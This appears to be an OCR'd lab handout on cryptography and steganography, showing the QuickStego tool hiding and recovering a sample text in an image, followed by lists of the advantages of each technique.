
Rotate passwords regularly


Install firewalls

Don’t give out important information unless you must


8.ENCRYPT AND DECRYPT THE DATA IN IMAGE FILE USING QUICK STEGO TOOL


ENCRYPTION:


Recycle Bin
hidden
sample batch
batch program
Google Chrome
Havij
Firefox
Quick Stego
QuickStego - Steganography - Hide a Secret Text Message in an Image
CYBERNESCENCE
Edit Text
Copy
Clear
Paste
This is my password 1234567890
Picture, Image, Photo File
Open Image
Save Image
Steganography
Hide Text
Get Text
Text File
Open Text
Save Text
Upgrade
Exit
Windows 7
Build 7600
This copy of Windows is not genuine


Recycle Bin
hidden
sample batch
batch program
Google Chrome
Havij
Firefox
Quick Stego
QuickStego - Steganography - Hide a Secret Text Message in an Image
CYBERNESCENCE
Edit Text
Copy
Clear
Paste
This is my password 1234567890
Picture, Image, Photo File
Open Image
Save Image
Steganography
Hide Text
Get Text
Text File
Open Text
Save Text
The text message is now hidden in image.
Upgrade
Exit
Windows 7
Build 7600
This copy of Windows is not genuine

DECRYPTION


Recycle Bin
hidden
sample batch
batch program
Google Chrome
Havij
Firefox
Quick Stego
QuickStego - Steganography - Hide a Secret Text Message in an Image
CYBERNESCENCE
Edit Text
Copy
Clear
Paste
Thanks I got the password
Picture, Image, Photo File
Open Image
Save Image
Steganography
Hide Text
Get Text
Text File
Open Text
Save Text
Upgrade
Exit
Windows 7
Build 7600



ADVANTAGES OF CRYPTOGRAPHY

Confidentiality

Authentication

Data Integrity

Non-repudiation

ADVANTAGES OF STEGANOGRAPHY

The advantage of steganography, over cryptography alone,

That messages do not attract attention to themselves.

Plainly visible encrypted messages no matter how unbreakable will arouse suspicion, and may in themselves be incriminating in countries where encryption is illegal.